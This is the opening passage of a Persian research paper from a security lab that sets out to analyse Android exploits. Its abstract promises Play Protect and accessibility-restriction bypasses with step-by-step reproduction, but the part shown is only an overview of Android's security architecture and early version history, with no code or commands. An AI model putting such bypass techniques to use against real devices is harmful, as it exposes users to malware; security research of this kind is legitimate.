پیاده‌سازی آزمایشگاه و بررسی و تحلیل برخی از مهم‌ترین اکسپلویت‌های سیستم‌عامل اندروید

در این مقاله به بررسی و تحلیل آسیب‌پذیری‌های مهم اکوسیستم اندروید خواهیم پرداخت.

نویسنده: محمدحسین آشفته‌یزدی

راهبر فنی: میلاد کهساری الهادی

دوشنبه - ۲۲ اسفند ۱۴۰۳

نسخه: v1.0.0

Ai000 Cybernetics QLab

« the ark in the digital world »

پیاده‌سازی آزمایشگاه و بررسی و تحلیل برخی از مهم‌ترین اکسپلویت‌های سیستم‌عامل اندروید

نویسنده: محمدحسین آشفته‌یزدی

آزمایشگاه امنیت سایبرنتیک آیو

کارگروه کشف آسیب پذیری و توسعه اکسپلویت موبایل (میرزاخانی)

تاریخ: دوشنبه - ۲۲ اسفند ۱۴۰۳

نسخه: v1.0.0

فهرست

به‌روزرسانی و تغییرات سند

در جدول زیر، تغییراتی که هر شخص بر روی این سند اعمال کرده است، با توجه به تاریخ و عناوین اضافه، حذف یا اصلاح شده به تفکیک آورده شده است.

تاریخ	نویسنده	توضیح
۲۲ اسفند ۱۴۰۳	محمدحسین آشفته‌یزدی	در تاریخ چهارشنبه - ۲۲ اسفند ۱۴۰۳ نسخه اولیه این سند توسط محمد حسین آشفته تهیه و نوشته شد. بعد از بازبینی و ویرایش سند توسط میلاد کهساری الهادی، نسخه اولیه این سند در آزمایشگاه امنیت سایبرنتیک آیو بایگانی و انتشار داده شد.

خلاصه[1]

در این مقاله به بررسی تعدادی از اکسپلویت‌های موجود بر روی سیستم‌عامل اندروید پرداخته می‌شود. بعضی از این اکسپلویت‌ها همچنان در بازار سیاه در حال خرید و فروش می‌باشند و هنوز وصله امنیتی برای آنها توسط گوگل ارائه نشده است. تعداد دیگری از آسیب‌پذیری‌ها ذکر شده نیز در نسخه‌های قدیمی‌تر اندروید کاربرد دارند.

هدف این مقاله بررسی آسیب‌پذیری‌ها و تکنیک‌های مهمی نظیر دور زدن سرویس Play Protect، دور زدن محدودیت‌های جدید اندروید برای سرویس دسترسی‌پذیری[2]، دریافت دسترسی‌ها به صورت خودکار و همچنین بررسی تعدادی دیگر از آسیب‌پذیری‌ها می‌باشد. در تحلیل و توضیح آسیب‌پذیری‌ها، تمامی مفاهیم مورد نیاز ابتدا توضیح داده شده و در ادامه، مراحل قدم به قدم جهت بازتولید آنها ذکر گردیده است.

مقدمه

اندروید در حال حاضر یکی از پراستفاده‌ترین سیستم‌عامل‌های موبایل به‌شمار می‌آید، به‌طوری‌که طبق آمارهای منتشرشده، بالغ بر ۷۰ درصد سهم بازار جهانی گوشی‌های هوشمند را در اختیار دارد. این محبوبیت گسترده، اندروید را به هدفی جذاب برای مهاجمان و سازندگان بدافزارها تبدیل کرده است. ازآنجاکه ساختار اندروید متن‌باز بوده و سیاست‌های نصب برنامه در آن انعطاف‌پذیر است، فرصت‌های متعددی برای بهره‌برداری از آسیب‌پذیری‌ها فراهم می‌شود. در سال‌های گذشته، حفره‌های مهمی در اندروید کشف شده‌اند که برخی از آن‌ها به مهاجمان امکان دسترسی‌های

[1] Abstract

[2] Accessibility Service

سطح‌بالا، دور زدن امضای دیجیتال[1] اپلیکیشن‌ها یا حتی دسترسی به اطلاعات خصوصی کاربران را داده‌اند.

از دیدگاه پژوهشی، بررسی دقیق این آسیب‌پذیری‌ها و تحلیل نحوه سوءاستفاده از آن‌ها ضروری است؛ چراکه گوگل هر سال با انتشار نسخه‌های جدید اندروید و اعمال پچ‌های امنیتی تلاش می‌کند سیستم‌عامل را مقاوم‌تر کند. بااین‌حال، همچنان راه‌کارهای بدافزارنویسان نیز رو به تکامل است و شگردهای تازه‌ای برای دور زدن مکانیزم‌های امنیتی ارائه می‌شود. درنتیجه، مطالعه چرخه آسیب‌پذیری–وصله–حمله کمک می‌کند تا دید جامعی از وضعیت امنیتی اندروید به دست آید و در نسخه‌های آتی، موانع مستحکم‌تری در برابر نفوذ بدافزارها ایجاد شود.


در این مقاله، ابتدا مروری بر معماری امنیتی اندروید و تحولات آن تا نسخه ۱۴ خواهیم داشت و نگاهی اجمالی به خانواده‌های مختلف بدافزارهای اندرویدی می‌اندازیم. سپس به تشریح مهم‌ترین آسیب‌پذیری‌های شناخته‌شده، ازجمله ضعف Master Key، مشکل سوءاستفاده از Priority در Intent-Filter، آسیب‌پذیری Task Hijacking و دستکاری Target API می‌پردازیم. همچنین نقش سرویس Accessibility در حملات بدافزارها و نحوه بهره‌برداری آن‌ها از این سرویس را بررسی خواهیم کرد. در ادامه، مکانیزم Google Play Protect و محدودیت‌ها و ضعف‌های آن مورد بحث قرار می‌گیرد. نهایتا نیز با ارائه چشم‌اندازی از تهدیدهای آینده اندروید و نقش پیشرفت‌های امنیتی در تقویت حفاظ سیستم، نتیجه‌گیری می‌کنیم که چگونه می‌توان با رویکردی هوشمندانه‌تر در برابر نسل جدید حملات ایستادگی کرد.

معرفی معماری سیستم‌عامل اندروید

معماری امنیتی اندروید بر پایه چند لایه اصلی بنا شده است که هر لایه، مکانیزم‌ها و نقش‌های خاصی در تأمین امنیت دستگاه و داده‌های کاربر ایفا می‌کند. این ساختار چندلایه باعث می‌شود در صورت

[1] Digital Signature

بروز نفوذ یا سوءاستفاده در یکی از بخش‌ها، سایر بخش‌ها همچنان تا حدی مصون بمانند و راه برای حمله عمیق‌تر دشوارتر شود. در ادامه، مهم‌ترین لایه‌های اندروید را مرور می‌کنیم:



تصویر ۱: معماری سیستم‌عامل اندروید

هسته لینوکس[1]

در تمامی سیستم‌های عامل، کرنل (هسته) نقشی اساسی ایفا می‌کند، زیرا واسطی میان نرم‌افزار و سخت‌افزار است. کرنل مدیریت منابع سخت‌افزاری را بر عهده دارد و امکان تعامل مؤثر بین برنامه‌های کاربری و اجزای سخت‌افزاری را فراهم می‌کند. این تعامل از طریق مکانیزم‌های مدیریت پردازش، حافظه، دستگاه‌های ورودی/خروجی و سیستم فایل انجام می‌شود.

به عنوان مثال، زمانی که یک برنامه قصد دارد داده‌ای را روی دیسک ذخیره کند، این درخواست از طریق فراخوان‌های سیستمی[2] به کرنل ارسال می‌شود. کرنل پس از پردازش درخواست و اعمال سیاست‌های مدیریت منابع، عملیات نوشتن داده را از طریق درایورهای دستگاه به سخت‌افزار مربوطه منتقل می‌کند.

با وجود عملکرد مشابه، کرنل‌ها از نظر معماری، ساختار و نحوه مدیریت درایورها تفاوت‌های قابل‌توجهی دارند. برای مثال، کرنل ویندوز[3] دارای معماری اختصاصی خود است که از یک لایه انتزاعی برای سخت‌افزار[4] استفاده می‌کند و تعامل با سخت‌افزار از طریق درایورهای ویندوز انجام می‌شود. در مقابل، کرنل لینوکس از یک معماری ماژولار بهره می‌برد که در آن ماژول‌های کرنل[5] قابلیت بارگذاری یا حذف پویا دارند، به این معنا که درایورها می‌توانند به‌صورت جداگانه بدون نیاز به راه‌اندازی مجدد سیستم اضافه یا حذف شوند.

در سیستم‌عامل اندروید، که مبتنی بر کرنل لینوکس است، از مکانیزم‌های خاصی مانند Binder IPC برای ارتباط بین پردازش‌ها و همچنین از هسته‌های بهینه‌شده برای دستگاه‌های موبایل استفاده می‌شود. کرنل اندروید شامل وصله‌هایی مانند wakelocks برای مدیریت مصرف انرژی و ashmem

[1] Linux Kernel
[2] System Calls
[3] NT Kernel
[4] HAL - Hardware Abstraction Layer
[5] Loadable Kernel Modules - LKM

برای مدیریت حافظه مشترک است. بنابراین، کرنل نه‌تنها یکی از اجزای کلیدی سیستم‌عامل محسوب می‌شود، بلکه نحوه طراحی و پیاده‌سازی آن تأثیر مستقیمی بر عملکرد، امنیت و قابلیت‌های سیستم دارد. شایان ذکر است، اندروید بر پایه هسته لینوکس توسعه یافته است. این هسته وظیفه مدیریت سطح پایین منابع سخت‌افزاری، زمان‌بندی پردازنده، مدیریت حافظه، مدیریت انرژی | باطری، تعامل با دوربین، ارتباطات رادیویی | مخابراتی و حتی فایل سیستم را بر عهده دارد. از نگاه امنیتی، به‌کارگیری هسته لینوکس همراه با اعمال سیاست‌های امنیتی نظیر SELinux[1] سبب می‌شود در سیستم عامل اندروید دسترسی به منابع سیستمی تحت کنترل باشد و هر فرایند در محدوده امنیتی خود عمل کند.

کتابخانه‌ها و لایه میانی[۲]

لایه کتابخانه‌های بومی[۳] در سیستم‌عامل اندروید یکی از اجزای کلیدی زیرساخت آن محسوب می‌شود. این کتابخانه‌ها شامل مؤلفه‌هایی مانند libc (نسخه‌ای از کتابخانه استاندارد C)، WebKit (موتور پردازش صفحات وب)، OpenGL (برای رندرینگ گرافیکی سه‌بعدی و دوبعدی)، SQLite (پایگاه داده سبک) و سایر کتابخانه‌های سیستمی هستند که امکان اجرای بهینه و پایدار برنامه‌های اندرویدی را فراهم می‌کنند.

علاوه بر این، محیط اجرای اندروید[۴] که جایگزین Dalvik VM در نسخه‌های جدیدتر اندروید شده است، نقش مهمی در اجرای کدهای برنامه‌ها دارد. ART با استفاده از تبدیل پیش‌ازاجرا[۵] کدهای جاوا را به کد بومی تبدیل کرده و باعث بهبود کارایی، کاهش مصرف انرژی و بهینه‌سازی مصرف حافظه نسبت

[1] Security-Enhanced Linux

[2] Native Libraries & Android Runtime

[3] Native Libraries

[4] Android Runtime – ART

[5] AOT - Ahead of Time Compilation

به Dalvik می‌شود. در نسخه‌های قدیمی‌تر، Dalvik از تبدیل هنگام اجرا[1] استفاده می‌کرد که باعث افزایش بار پردازشی در هنگام اجرای برنامه‌ها می‌شد.

یکی از مهم‌ترین مزایای ART و Dalvik، اعمال سیاست‌های ایمنی برای بهبود امنیت سیستم است. این محیط با استفاده از مدیریت حافظه پیشرفته و جمع‌آوری زباله[2] مانع از بروز مشکلاتی مانند نشت حافظه[3] و تا حدی از حملاتی مانند سرریز بافر[4] جلوگیری می‌کند. همچنین، از آنجایی که برنامه‌های اندرویدی در یک Sandbox جداگانه اجرا می‌شوند، میزان آسیب‌پذیری آن‌ها در برابر حملات افزایش سطح دسترسی کاهش می‌یابد.

از سوی دیگر، اندروید مجموعه‌ای از کتابخانه‌های امنیتی اختصاصی را نیز ارائه می‌دهد که شامل APIهای مربوط به رمزنگاری، مدیریت کلیدها، احراز هویت و تأیید هویت چندمرحله‌ای است. این کتابخانه‌ها، همراه با مکانیزم‌هایی مانند SELinux، Verified Boot و Google Play Protect، لایه‌های حفاظتی متعددی را برای حفاظت از داده‌ها و جلوگیری از سوءاستفاده‌های امنیتی فراهم می‌کنند.

در مجموع، ترکیب این لایه‌های نرم‌افزاری و امنیتی در اندروید، ساختاری بهینه و ایمن برای اجرای برنامه‌ها فراهم می‌آورد و در برابر طیف گسترده‌ای از تهدیدات امنیتی مقاوم است.

فریم‌ورک اندروید[5]

فریم‌ورک اندروید مجموعه‌ای از APIها و ماژول‌های سطح بالا است که توسعه‌دهندگان از آن برای ساخت برنامه‌های اندرویدی استفاده می‌کنند. این لایه، به عنوان واسط بین برنامه‌های کاربردی و

[1] JIT - Just in Time Compilation
[2] Garbage Collection – GC
[3] Memory Leak
[4] Buffer Overflow
[5] Android Framework

لایه‌های پایین‌تر سیستم‌عامل، امکانات متعددی را برای مدیریت منابع، تعامل با سیستم و استفاده از قابلیت‌های دستگاه فراهم می‌کند.

مولفه‌های کلیدی فریم‌ورک اندروید

فریمورک اندروید دارای تعدادی مولفه است که نقش‌های متفاوتی را ایفا می‌کنند. در این بخش به منظور درک بهتر فریمورک اندروید، به بررسی این مولفه‌ها به صورت مجزا خواهیم پرداخت.

مدل مجوزها[1]

یکی از مهم‌ترین ویژگی‌های امنیتی در این لایه، مدل مجوزها است که بر اساس دسترسی‌های مبتنی بر کاربر طراحی شده است. هر برنامه برای دسترسی به بخش‌های حساس سیستم (مانند موقعیت مکانی، دوربین، مخاطبین، پیامک‌ها و فایل‌های ذخیره‌شده) باید مجوزهای لازم را در فایل Manifest مشخص کند. این مجوزها باید توسط کاربر یا سیستم تأیید شوند؛ در غیر این صورت، برنامه از دسترسی به آن منابع محروم خواهد شد. در نسخه‌های جدیدتر اندروید (از اندروید ۶ به بعد)، مدل مجوزهای زمان اجرا[2] معرفی شد که به کاربران امکان می‌دهد هنگام اجرای برنامه، دسترسی‌ها را به صورت پویا مدیریت کنند.

سرویس‌های سیستمی[3]

فریم‌ورک اندروید شامل مجموعه‌ای از سرویس‌های سیستمی است که به برنامه‌ها اجازه می‌دهد با قابلیت‌های مختلف دستگاه تعامل داشته باشند. برخی از این سرویس‌های مهم عبارت‌اند از:

- **مدیریت تلفن[4]:** برای کنترل تماس‌ها و دریافت اطلاعات شبکه.

[1] Permission Model
[2] Runtime Permissions
[3] System Services
[4] TelephonyManager

- **سرویس پیامک**[1]: برای ارسال و دریافت پیام‌های متنی.
- **سیستم مکان‌یابی**[2]: برای دسترسی به موقعیت جغرافیایی دستگاه.
- **مدیریت اعلان‌ها**[3]: برای نمایش اعلان‌ها به کاربران.
- **مدیریت حسگرها**[4]: برای خواندن داده‌های حسگرهای دستگاه مانند شتاب‌سنج، ژیروسکوپ و مغناطیس‌سنج.

مکانیزم Intent و BroadcastReceiver

Intentها یکی دیگر از اجزای کلیدی فریم‌ورک اندروید هستند که برای ارسال پیام بین اجزای مختلف سیستم و برنامه‌ها استفاده می‌شوند. به کمک Intent، یک برنامه می‌تواند یک فعالیت[5] دیگر را راه‌اندازی کند، داده‌ای را به یک سرویس ارسال کند یا حتی یک رخداد سیستم را به سایر برنامه‌ها اطلاع دهد. در کنار Intent، مکانیزم BroadcastReceiver به برنامه‌ها امکان می‌دهد به رویدادهای سیستمی مانند اتصال به اینترنت، تغییر وضعیت باتری یا دریافت پیامک واکنش نشان دهند.

مدیریت رابط کاربری[6]

فریم‌ورک اندروید شامل مجموعه‌ای از کلاس‌ها و ابزارهای گرافیکی است که توسعه‌دهندگان می‌توانند برای طراحی رابط کاربری استفاده کنند. این بخش شامل ویجت‌هایی مانند دکمه‌ها[7]،

---

[1] SmsManager
[2] LocationManager
[3] NotificationManager
[4] SensorManager
[5] Activity
[6] UI Framework
[7] Button

لیست‌ها[1]، فرم‌ها[2] و ابزارهای پیشرفته‌تری مانند Jetpack Compose است که تجربه کاربری را بهبود می‌بخشند.

امنیت و اجرای برنامه‌ها در Sandbox

یکی از ویژگی‌های مهم فریم‌ورک اندروید، اجرای برنامه‌ها در محیط سندباکس[3] است. در این مدل، هر برنامه در یک فضای ایزوله‌شده اجرا می‌شود و نمی‌تواند بدون مجوز صریح به داده‌ها و منابع سایر برنامه‌ها یا بخش‌های حساس سیستم‌عامل دسترسی داشته باشد. این مکانیزم امنیتی از بروز حملات ناشی از سوءاستفاده از داده‌های کاربر جلوگیری کرده و امنیت کلی اکوسیستم اندروید را افزایش می‌دهد.

فریم‌ورک اندروید به عنوان یکی از بخش‌های اساسی سیستم‌عامل، امکانات متعددی را برای توسعه‌دهندگان فراهم می‌کند که شامل مدیریت مجوزها، تعامل با سرویس‌های سیستمی، ارسال پیام بین اجزا و ایجاد رابط کاربری کارآمد است. همچنین، اجرای برنامه‌ها در محیط ایزوله و مدیریت دقیق مجوزها، امنیت اندروید را در برابر تهدیدات احتمالی به میزان زیادی افزایش داده است.

لایه اپلیکیشن‌ها[4]

لایه اپلیکیشن‌ها بالاترین سطح در معماری سیستم‌عامل اندروید است که برنامه‌های نصبی کاربران و بسیاری از سرویس‌های پیش‌فرض سیستم را در خود جای داده است. این لایه تعامل مستقیمی با کاربر دارد و شامل برنامه‌هایی مانند مخاطبین، گالری، مرورگر، پیام‌رسان و اپلیکیشن‌های شخص

[1] ListView

[2] EditText

[3] Sandbox

[4] Application Layer

ثالث است. هر برنامه در این لایه، تحت سیاست‌های امنیتی سخت‌گیرانه‌ای اجرا می‌شود که مانع از دسترسی غیرمجاز به داده‌های سایر برنامه‌ها یا منابع سیستمی می‌شود.

مکانیزم امنیتی اپلیکیشن‌ها در اندروید

در این بخش به بررسی مدل‌های امنیتی که مرتبط با لایه اپلیکشین‌ها در سیستم‌عامل اندروید است، خواهیم پرداخت. درک این مکانیزم‌ها برای پژوهش امنیت سیستم‌عامل اندروید الزامی است.

مدل امنیتی مبتنی بر سندباکس[1]

در اندروید، هر اپلیکیشن در یک محیط ایزوله (سندباکس) اجرا می‌شود که به آن اجازه نمی‌دهد به داده‌های سایر برنامه‌ها دسترسی پیدا کند. این محیط ایزوله بر اساس ویژگی‌های زیر عمل می‌کند:

- **شناسه کاربری منحصربه‌فرد (UID) برای هر برنامه:** هنگام نصب، هر برنامه یک شناسه کاربری (User ID - UID) منحصربه‌فرد دریافت می‌کند. کرنل لینوکس از این UID برای اجرای برنامه در فضای ایزوله مخصوص به خود استفاده می‌کند. این موضوع باعث می‌شود برنامه‌ها نتوانند بدون اجازه، به داده‌های یکدیگر دسترسی پیدا کنند.
- **محدودیت در دسترسی به حافظه و داده‌های سایر برنامه‌ها:** به دلیل جداسازی برنامه‌ها در سطح سیستم‌عامل، هر اپلیکیشن تنها به داده‌های اختصاصی خود در مسیر /<data/data/<app_package دسترسی دارد و نمی‌تواند داده‌های سایر اپلیکیشن‌ها را بدون مجوز خوانده یا تغییر دهد.
- **اجرای برنامه‌ها با حداقل سطح دسترسی ممکن[2]:** هر برنامه تنها به منابعی که برای عملکردش ضروری است دسترسی دارد و نمی‌تواند به اجزای غیرضروری دسترسی داشته باشد، مگر اینکه کاربر صراحتاً مجوزهای لازم را تأیید کند.

[1] Application Sandbox

[2] Principle of Least Privilege

نقش Verified Boot و نظارت‌های امنیتی

در نسخه‌های جدیدتر اندروید (از اندروید ۷ به بعد)، مکانیزم Verified Boot معرفی شده است. این قابلیت به سیستم‌عامل اجازه می‌دهد که هنگام راه‌اندازی، تمامی فایل‌های سیستمی را بررسی کرده و از تغییرات غیرمجاز جلوگیری کند. به این ترتیب:

- برنامه‌های مخرب نمی‌توانند فایل‌های سیستمی را تغییر دهند.
- اجرای بدافزارها در سطح سیستمی سخت‌تر می‌شود.
- دسترسی‌های روت غیرمجاز می‌تواند باعث بوت نشدن سیستم شود.

Google Play Protect و نظارت امنیتی مداوم

گوگل از مکانیزم Google Play Protect برای اسکن مداوم اپلیکیشن‌ها و شناسایی برنامه‌های مخرب استفاده می‌کند. این سیستم به صورت خودکار برنامه‌ها را بررسی کرده و در صورت شناسایی تهدیدات امنیتی، هشدار داده یا آن‌ها را حذف می‌کند.

محدودیت در نصب برنامه‌های خارج از Play Store

در نسخه‌های جدیدتر اندروید، نصب برنامه‌ها از منابع ناشناس به‌طور پیش‌فرض غیرفعال است. برای نصب از منابع خارجی (مانند فایل APK)، کاربر باید به‌صورت دستی مجوز نصب از منابع ناشناس را فعال کند.

چالش‌های امنیتی لایه اپلیکیشن‌ها

با وجود تمامی تدابیر امنیتی، همچنان چالش‌هایی در این لایه وجود دارد:

- **حملات مبتنی بر مهندسی اجتماعی و بدافزارها:** بسیاری از بدافزارها با فریب کاربران و دریافت مجوزهای غیرضروری، اقدام به دسترسی به اطلاعات حساس می‌کنند. به همین دلیل، کاربران باید هنگام نصب برنامه‌ها مجوزهای درخواست‌شده را به‌دقت بررسی کنند.
- **حملات Overlay (جعل رابط کاربری):** برخی از بدافزارها از طریق ساخت پنجره‌های جعلی روی برنامه‌های دیگر، اقدام به سرقت اطلاعات کاربران (مثلاً رمزهای عبور یا اطلاعات بانکی) می‌کنند. گوگل در نسخه‌های جدیدتر اندروید، دسترسی به مجوز SYSTEM_ALERT_WINDOW را محدود کرده است.
- **حمله به داده‌های کش شده و دسترسی‌های غیرمجاز به حافظه:** برخی از آسیب‌پذیری‌ها در اپلیکیشن‌ها یا کتابخانه‌های سیستمی، می‌توانند منجر به دسترسی غیرمجاز به داده‌های کش‌شده در حافظه شوند. اندروید با معرفی مکانیزم‌های مدیریت حافظه ایمن‌تر و ASLR تلاش کرده است این حملات را کاهش دهد.

لایه اپلیکیشن‌ها در اندروید، شامل برنامه‌های نصبی و سرویس‌های پیش‌فرض سیستم‌عامل است و از طریق مکانیزم سندباکس، Verified Boot و نظارت‌های امنیتی از داده‌های کاربران محافظت می‌کند. با وجود محدودیت‌های امنیتی اندروید، تهدیدات مهندسی اجتماعی و بدافزارها همچنان از چالش‌های مهم این لایه محسوب می‌شوند. به همین دلیل، کاربران و توسعه‌دهندگان باید همواره از به‌روزرسانی‌های امنیتی و رعایت اصول امنیتی اطمینان حاصل کنند..

مکانیزم‌های کنترل مجوز و محافظت‌های اضافی

اندروید برای مدیریت دسترسی‌ها از Permission Model اختصاصی استفاده می‌کند. از نسخه‌های جدیدتر (به‌ویژه از اندروید ۶ به بعد)، کاربران می‌توانند مجوزها را به‌صورت پویا (در زمان اجرای برنامه) تأیید یا رد کنند. همچنین، ویژگی‌هایی مانند Google Play Protect و اسکن مداوم برنامه‌ها باعث می‌شود تا حد امکان بدافزارها قبل از نصب شناسایی شوند. افزون بر آن، Scoped Storage

در نسخه‌های اخیر اندروید، دسترسی برنامه‌ها به حافظه خارجی[1] را محدود کرده تا امکان دستکاری یا خواندن داده‌های سایر برنامه‌ها کاهش یابد.

پیاده‌سازی چندلایه و اصل «حداقل دسترسی»

اصل حداقل دسترسی بیان می‌کند که هر سرویس یا برنامه تنها باید به منابعی دسترسی داشته باشد که برای عملکرد صحیح آن لازم است. اندروید با تکیه بر UID مجزا برای هر اپلیکیشن، محیط سندباکس و مدیریت مجوزها، این اصل را تا حد زیادی اجرایی کرده است. اگر حفره‌ای در یکی از لایه‌ها شناسایی شود، قرار نیست کل سیستم‌عامل در معرض خطر کامل باشد؛ چرا که مکانیزم‌های لایه‌های دیگر می‌توانند مانع گسترش حمله شوند.

بااین‌حال، در صورت وجود آسیب‌پذیری در بخش هسته یا کتابخانه‌های سطح پایین، احتمال نفوذ عمیق‌تر بیشتر است. درمجموع، ساختار چندلایه امنیتی اندروید باعث شده که هرگونه حمله برای پیشروی، نیازمند گذر از سدهای مختلف باشد. مهاجمان معمولا از آسیب‌پذیری‌های زنجیره‌ای[2] استفاده می‌کنند تا از یک نقص در لایه اپلیکیشن یا Framework شروع کنند و به‌تدریج به سطح هسته برسند. در بخش‌های بعدی، برخی از حفره‌های مهم امنیتی که این سدهای چندگانه را دور می‌زنند، بررسی خواهیم کرد.

تحول ویژگی‌های امنیتی در نسخه‌های مختلف اندروید

سیستم عامل اندروید، به عنوان پرکاربردترین سیستم عامل موبایل در جهان، همواره در معرض تهدیدات امنیتی گوناگونی قرار داشته است. از ابتدای پیدایش این سیستم عامل، گوگل به طور مداوم در جهت ارتقای سطح امنیت آن تلاش نموده و در هر نسخه جدید، مکانیزم‌های امنیتی نوینی


[1] External Storage

[2] Chain Vulnerabilities

را به آن افزوده است. این مقاله به بررسی جامع و علمی تحولات امنیتی سیستم عامل اندروید از نسخه اولیه (Android 1) تا آخرین نسخه منتشر شده (Android 14) می‌پردازد. این بررسی به درک عمیق‌تر از چگونگی پاسخ اندروید به چالش‌های امنیتی و چشم‌انداز آتی امنیت در این سیستم عامل کمک خواهد کرد.

نسخه‌های اولیه از اندروید ۱ تا ۴.۴

همانطور که در تصویر ۲ قابل مشاهده است، تغییراتی که سیستم عامل اندروید از نسخه های ابتدایی خود تا نسخه ۴,۳ تجربه کرده است، قابل مشاهده است. سندباکس جزوء ویژگی هایی است که از همان نسخه هایی ابتدایی در اندروید در نظر گرفته شده بود.



تصویر ۲: تغییرات امنیتی اندروید از نسخه ۱ تا ۴.۳.

نسخه‌های اولیه (تا اندروید ۳)

- **مدل ابتدایی مجوزها**[1]: در این نسخه‌ها، هنگام نصب یک برنامه، فهرستی از مجوزهای درخواستی نمایش داده می‌شد و کاربر تنها دو راه داشت: پذیرش همه یا رد کردن نصب برنامه. این مدل، امکان انتخاب گزینشی مجوزها را فراهم نمی‌کرد.

[1] Install-Time Permissions

- **استفاده از هسته لینوکس:** ساختار امنیتی اندروید بر پایه جداسازی فرایندها با استفاده از شناسه کاربری (UID) بنا شد. هر برنامه در محیط سندباکس خود اجرا می‌شد تا سطح دسترسی مستقیم بین اپلیکیشن‌ها محدود شود.
- **نبود کنترل‌های پیشرفته:** بسیاری از مکانیزم‌های امنیتی مانند SELinux، ASLR و رمزنگاری فایل‌ها در این نسخه‌ها یا وجود نداشتند یا در مراحل آزمایشی بودند.

اندروید ۴.۰ با نام Ice Cream Sandwich

